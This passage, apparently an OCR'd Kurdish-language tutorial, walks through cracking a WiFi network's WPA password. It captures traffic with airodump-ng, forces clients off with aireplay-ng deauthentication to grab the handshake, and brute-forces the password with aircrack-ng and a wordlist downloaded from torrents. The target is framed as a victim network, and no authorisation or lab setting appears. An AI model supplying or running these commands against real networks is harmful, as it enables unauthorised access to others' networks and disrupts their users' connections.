


- لێرەیا پێویستەکات کە چەن رونکردنەوەیەک بەم :

1. “airodump-ng” فرمانێکە کە داتا کۆ دەکاتەوە (capturing data).
2. “<channel>” مەبەست لەو چەناڵەیە کە WiFi زیان لێکەوتوەکەی لەسەری Run بووە .

3. "-w" ئەو داتایانەی کە کۆکراونەتەوە ناوێکیان لێ دێنین (هەر ناوێک بێت) ئەوەش بریتیە لە <name> .
تێبینی / من ناوی "handshake" ی لێ دەنێم ، تۆ ئەتوانیت خۆت بیگۆڕیت.

4. BSSID ئەمەشمان لە سەرەوە باس کرد .



5. STATION بریتیە لە ژمارەی ئەو کلاینتانەی کە لەسەر ئەو خەتەن (USER).
تێبینی / هەتا ژمارەی کلاینتەکانمان زۆرتربێت باشترە ، لە بەر ئەوەی DATA CACHING مان زیاتر دەبێت .


ئێستا تێرمینالێکی تازە بکەرەوە و ئەم فرمانە لێبە :

“aireplay-ng -0 0 –a <bssid> mon0”

تێبینی گرنگ/١/ پێویستە پێش ئەوەی ئەم کۆماندە لێبەین ، سەیری ڕێژەی Data بکەین ، کە تەقریبەن زیاتربێت لە ٨٠٠ وە هەتا زۆرتربێت ، باشترە .


** ئەم کۆماندە خەتی بەرامبەر دەبرێت .

ئەگەر داتای زۆرمان هەبوو ، پاش چەن چرکەیەکی کەم لە لێدانی ئەم کۆماندە ، کارەکامان هاندشەیک دەبێت ، وەک لە ڕەسمەکە ئاماژەم پێ کردوە(WPA handshake) .



پاش ئەوەی هاندشەیک بوو ، هەردوو تێرمینالّ Close دەکەین.

تێرمینالێکی تازە بکەرەوە ، ls لێ بدە .




دەبینین ئەو فایلەی کە ناومانا hanshake دروست بووە ، ئێستا پیویستمان تەنها بە فایلی پاشگری .cap ەکەیە ،

.(handshake-01.cap)

پاشان ئەم کۆمانده لێیه بۆ دۆزینەوەی پاسۆرد :


aircrack-ng –w <full location of the wordlist> <the file name>




بۆ فایلی wordlist هکه ئەتوانن له تۆرێنت سێرچی بۆ بکەن بۆتان دێنێت .یان کلیک لەم لینکه بکەن

